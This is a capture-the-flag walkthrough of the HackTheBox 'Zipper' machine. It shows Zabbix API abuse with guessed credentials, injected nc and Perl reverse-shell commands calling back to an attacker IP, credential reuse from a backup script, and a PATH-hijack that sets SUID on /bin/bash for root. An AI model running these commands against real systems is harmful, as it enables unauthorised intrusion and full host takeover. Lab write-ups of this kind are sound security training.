
HackTheBox: Zipper
This box is rated hard difficulty on HTB. It involves us discovering a Zabbix instance on a web server that allows for guest logins. Using an event notice, we find a username and guess user credentials on the site who doesn’t gave GUI access. This user holds administrative privileges which can be abused to update a preexisting script and execute it to grab a reverse shell on the host, making sure to avoid spawning one inside the Zabbix container. Once on the system, we find a password in a backup script which is used to swap users. Finally, a custom binary that controls the Zabbix service is found to be vulnerable to path hijacking and lets us execute commands as root.
Host Scanning
I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields no results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
└─$ sudo nmap -p22,80,10050 -sCV 10.129.1.198 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-31 16:47 -0400
Nmap scan report for 10.129.1.198
Host is up (0.078s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:20:a3:a0:98:f2:a7:14:1e:08:e0:9b:81:72:99:0e (RSA)
|   256 aa:fe:25:f8:21:24:7c:fc:b5:4b:5f:05:24:69:4c:76 (ECDSA)
|_  256 89:28:37:e2:b6:cc:d5:80:38:1f:b2:6a:3a:c3:a1:84 (ED25519)
80/tcp    open  http       Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
10050/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
There are three ports open:
- SSH on port 22
- An Apache web server on port 80
- A filtered service on port 10050 (Zabbix is most common on this port, which is an open-source IT infrastructure monitoring solution used by sysadmins)
Website Enumeration
Not much we can do with that version of OpenSSH without credentials and since the mystery port is resetting our connection, I fire up Ffuf to search for subdirectories and subdomains in the background before heading over to the web server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
└─$ ffuf -u http://10.129.1.198/FUZZ -w /opt/seclists/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.1.198/FUZZ
 :: Wordlist         : FUZZ: /opt/seclists/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

zabbix                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 52ms]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12, Duration: 56ms]
:: Progress: [220546/220546] :: Job [1/1] :: 769 req/sec :: Duration: [0:05:07] :: Errors: 0 ::

Checking out the landing page shows the typical HTML for fresh Apache installs.
Zabbix Service
My directory scans pick up just one hit matching the Zabbix service found earlier.

Attempting the default credentials of Admin:zabbix and other quick tests for SQL injection and auth bypasses all fail, however we’re allowed to sign in as a guest.

The only real thing of note on the dashboard was the disclosure of the Zabbix version in the page’s footer showing that it’s running v3.0.21, and after a quick Google search is found to be vulnerable to two critical unauthenticated Remote Code Executions.
- CVE-2017–2824 stems from a flaw in the trapper command functionality. A specially crafted packet sent through an active Zabbix proxy can trigger command injection and allow arbitrary commands to be executed on the server. It’s caused by improper sanitization of user-controlled input before it is passed to operating system commands, a classic case of command injection.
- CVE-2020–11800 allows attackers to bypass existing restrictions and execute arbitrary commands by manipulating IPv6 addresses in the trapper command function. Zabbix uses the trapper process to receive data (such as metrics and commands) from proxies or agents. This is relatively the same concept, but was notably discovered after the previous patch to fix CVE-2017–2824 wasn’t fully realized.
Valid Credentials
I spent some time playing around with some PoCs I found online for these two, but I couldn’t seem to get either to work. A deeper dive on the monitoring reports shows an event for Zapper’s backup script, which looks to be a username.


Attempting to sign in as this user with zapper:zapper succeeds, however GUI access has been disabled for them. This might just indicate that they hold elevated privileges and call APIs and other functions directly, so I do some testing.
The Zabbix documentation lists an API endpoint at /zabbix/api_jsonrpc.php which will allow us to grab an authentication token and use it on other methods directly from our command line via cURL.
API Exploitation

A test run by grabbing the Zabbix version with the apiinfo.version method confirms this is possible, and specifying the user.login method along with our guessed credentials works.
1
2
3
4
5
6
7
└─$ curl -X POST 'http://10.129.1.198/zabbix/api_jsonrpc.php' \
-H 'Content-Type: application/json-rpc' \
-d '{"jsonrpc":"2.0","method":"apiinfo.version","params":{},"id":1}'

└─$ curl http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"user.login", "id":1,"params":{"user": "zapper", "password": "zapper"}}'
With the token in hand, we can list all users with the users.get method.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
└─$ curl -s http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"user.get", "id":1, "auth":"57394b5eb6565eb7019b5e209b0ef74f", "params":{"output": "extend"}}' | jq .

{
  "jsonrpc": "2.0",
  "result": [
    {
      "userid": "1",
      "alias": "Admin",
      "name": "Zabbix",
      "surname": "Administrator",
      "url": "",
      "autologin": "1",
      "autologout": "0",
      "lang": "en_GB",
      "refresh": "30",
      "type": "3",
      "theme": "default",
      "attempt_failed": "5",
      "attempt_ip": "10.10.14.48",
      "attempt_clock": "1780262714",
      "rows_per_page": "50"
    },
    {
      "userid": "2",
      "alias": "guest",
      "name": "",
      "surname": "",
      "url": "",
      "autologin": "1",
      "autologout": "0",
      "lang": "en_GB",
      "refresh": "30",
      "type": "1",
      "theme": "default",
      "attempt_failed": "0",
      "attempt_ip": "",
      "attempt_clock": "0",
      "rows_per_page": "50"
    },
    {
      "userid": "3",
      "alias": "zapper",
      "name": "zapper",
      "surname": "",
      "url": "",
      "autologin": "0",
      "autologout": "0",
      "lang": "en_GB",
      "refresh": "30",
      "type": "3",
      "theme": "default",
      "attempt_failed": "0",
      "attempt_ip": "",
      "attempt_clock": "0",
      "rows_per_page": "50"
    }
  ],
  "id": 1
}
This provides us with information on all three users registered on the site. The only thing that sticks out here is that the type value for Admin and Zapper match up, meaning we most likely have administrative privileges on the site.
The docs list a script.get method which reveals a few scripts set for the site to use.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
└─$ curl -s http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"script.get", "id":1, "auth":"57394b5eb6565eb7019b5e209b0ef74f", "params":{}}' | jq .

{
  "jsonrpc": "2.0",
  "result": [
    {
      "scriptid": "1",
      "name": "Ping",
      "command": "/bin/ping -c 3 {HOST.CONN} 2>&1",
      "host_access": "2",
      "usrgrpid": "0",
      "groupid": "0",
      "description": "",
      "confirmation": "",
      "type": "0",
      "execute_on": "1"
    },
    {
      "scriptid": "2",
      "name": "Traceroute",
      "command": "/usr/bin/traceroute {HOST.CONN} 2>&1",
      "host_access": "2",
      "usrgrpid": "0",
      "groupid": "0",
      "description": "",
      "confirmation": "",
      "type": "0",
      "execute_on": "1"
    },
    {
      "scriptid": "3",
      "name": "Detect operating system",
      "command": "sudo /usr/bin/nmap -O {HOST.CONN} 2>&1",
      "host_access": "2",
      "usrgrpid": "7",
      "groupid": "0",
      "description": "",
      "confirmation": "",
      "type": "0",
      "execute_on": "1"
    }
  ],
  "id": 1
}
With our privileges, we should be able to update one of these scripts’ commands to contain a reverse shell through the script.update method and then execute it with a secondary request using script.execute.
Malicious Script Command
I spent some time trying to execute the script after it updated with just the scriptid parameter, but it kept throwing invalid parameter errors. The docs show that we need to supply a hostid as well to specify where we would like the script to execute. We can find these by using the host.get method, which reveals two hosts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
└─$ curl -s http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"host.get", "id":1, "auth":"57394b5eb6565eb7019b5e209b0ef74f", "params":{}}' | jq .

{
  "jsonrpc": "2.0",
  "result": [
    {
      "hostid": "10105",
      "proxy_hostid": "0",
      "host": "Zabbix",
      "status": "0",
      "disable_until": "0",
      "error": "",
      "available": "0",
      "errors_from": "0",
      "lastaccess": "0",
      "ipmi_authtype": "-1",
      "ipmi_privilege": "2",
      "ipmi_username": "",
      "ipmi_password": "",
      "ipmi_disable_until": "0",
      "ipmi_available": "0",
      "snmp_disable_until": "0",
      "snmp_available": "0",
      "maintenanceid": "0",
      "maintenance_status": "0",
      "maintenance_type": "0",
      "maintenance_from": "0",
      "ipmi_errors_from": "0",
      "snmp_errors_from": "0",
      "ipmi_error": "",
      "snmp_error": "",
      "jmx_disable_until": "0",
      "jmx_available": "0",
      "jmx_errors_from": "0",
      "jmx_error": "",
      "name": "Zabbix",
      "flags": "0",
      "templateid": "0",
      "description": "This host - Zabbix Server",
      "tls_connect": "1",
      "tls_accept": "1",
      "tls_issuer": "",
      "tls_subject": "",
      "tls_psk_identity": "",
      "tls_psk": ""
    },
    {
      "hostid": "10106",
      "proxy_hostid": "0",
      "host": "Zipper",
      "status": "0",
      "disable_until": "0",
      "error": "",
      "available": "1",
      "errors_from": "0",
      "lastaccess": "0",
      "ipmi_authtype": "-1",
      "ipmi_privilege": "2",
      "ipmi_username": "",
      "ipmi_password": "",
      "ipmi_disable_until": "0",
      "ipmi_available": "0",
      "snmp_disable_until": "0",
      "snmp_available": "0",
      "maintenanceid": "0",
      "maintenance_status": "0",
      "maintenance_type": "0",
      "maintenance_from": "0",
      "ipmi_errors_from": "0",
      "snmp_errors_from": "0",
      "ipmi_error": "",
      "snmp_error": "",
      "jmx_disable_until": "0",
      "jmx_available": "0",
      "jmx_errors_from": "0",
      "jmx_error": "",
      "name": "Zipper",
      "flags": "0",
      "templateid": "0",
      "description": "Zipper",
      "tls_connect": "1",
      "tls_accept": "1",
      "tls_issuer": "",
      "tls_subject": "",
      "tls_psk_identity": "",
      "tls_psk": ""
    }
  ],
  "id": 1
}
The first being the Zabbix server (probably some form of virtualization or container) and the second being Zipper, the real host machine. A second go around with the hostid matching the real host looks promising.
1
2
3
4
5
6
7
└─$ curl -s http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"script.update", "id":1, "auth":"57394b5eb6565eb7019b5e209b0ef74f", "params":{"scriptid": 3, "command": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.48 443 >/tmp/f"}}'

└─$ curl -s http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"script.execute", "id":1, "auth":"57394b5eb6565eb7019b5e209b0ef74f", "params":{"hostid": 10106, "scriptid": 3}}'


We do catch a shell on our Netcat listener, but it appears to be a Docker container judging by the lack of binaries and random string for the hostname.
1
└─$ nc -lvnp 443
Stabilizing Shell
I lost a lot of time here just trying to create new scripts until eventually noticing the execute_on parameter in the scripts already in use. This parameter specifies where to run the script, but since it’s optional, it’s easy to miss and running it as normal would make us end up on the container.

Updating our malicious script to use the only other possible integer (being 0) succeeds to grab a shell on the actual host, however only for a couple seconds.
1
2
3
4
5
6
7
8
9
└─$ curl -s http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"script.execute", "id":1, "auth":"57394b5eb6565eb7019b5e209b0ef74f", "params":{"hostid": 10106, "scriptid": 3}}'

└─$ nc -lvnp 443

└─$ curl -s http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"script.execute", "id":1, "auth":"57394b5eb6565eb7019b5e209b0ef74f", "params":{"hostid": 10106, "scriptid": 3}}'

To grab a stable shell on Zipper, I’ll pipe the contents of a perl reverse shell pulled from revshells.com into my Netcat listener so it will execute upon that initial reception and fix itself.
1
2
3
4
5
6
7
8
9
10
└─$ cat shell.pl
perl -e 'use Socket;$i="10.10.14.48";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

└─$ cat shell.pl | nc -lvnp 443

└─$ nc -lvnp 445

└─$ curl -s http://10.129.1.198/zabbix/api_jsonrpc.php \
-H "Content-Type: application/json-rpc" \
-d '{"jsonrpc":"2.0", "method":"script.execute", "id":1, "auth":"57394b5eb6565eb7019b5e209b0ef74f", "params":{"hostid": 10106, "scriptid": 3}}'
I also tried to upload a myriad of different shell files to the machine, executing them after the fact via the script.update and script.execute methods, but each one failed. Echoing my public key into ~/.ssh/authorized_keys also wouldn’t work to since that directory didn’t exist. I think the perl payload works due to it not relying on TTY and handling the connection at the socket level.
Note: For some reason using bash in the reverse shell will kill the shell almost immediately, but just using sh is fine and stabilizes enough to spawn a pty with the typical Python3 import pty method.

With an alright shell on the host machine, we can move to enumerating internally in order to escalate privileges.
Privilege Escalation
Password in Backup Script
A quick look around shows just one home directory for Zapper which holds a backup script in the utils folder, containing a password used in a 7zip command.
1
└─$ cat /home/zapper/utils/backup.sh


Attempting to login over SSH fails since password authentication is disabled, but we this does work to switch users in our existing shell.
1
└─$ su zapper
Binary Path Hijacking
At this point we can grab the user flag under their home directory and begin looking at routes to escalate privileges even further to root. The only other thing in the utils folder was a custom binary made stop and start the Zabbix service.

Running strings against it for a rough idea of what it’s doing shows that it simply uses systemctl to stop or start the service, nothing too crazy.
1
└─$ string zabbix-service

This looks to be mundane, but the creator didn’t specify an absolute file path whilst calling systemctl and since this binary runs as root, it becomes vulnerable to path injection.
All we must do to execute commands as root user is to create a malicious script named systemctl in the utils directory, export that directory to our path, and then execute the zabbix-service binary. In my case, I’ll give /bin/bash an SUID bit so we’re able to just spawn a root shell.
1
2
3
4
5
6
7
8
9
10
└─$ echo "chmod +s /bin/bash" > systemctl

└─$ chmod +x systemctl

└─$ export PATH=/home/zapper/utils:$PATH

└─$ ./zabbix-service
start or stop?: start

└─$ /bin/bash -p

Finally, we can grab the last flag under the root directory to complete this challenge. Overall it wasn’t too difficult but did require us to get familiar with API calls and troubleshoot getting reverse shells. I hope this was helpful to anyone following along or stuck and happy hacking!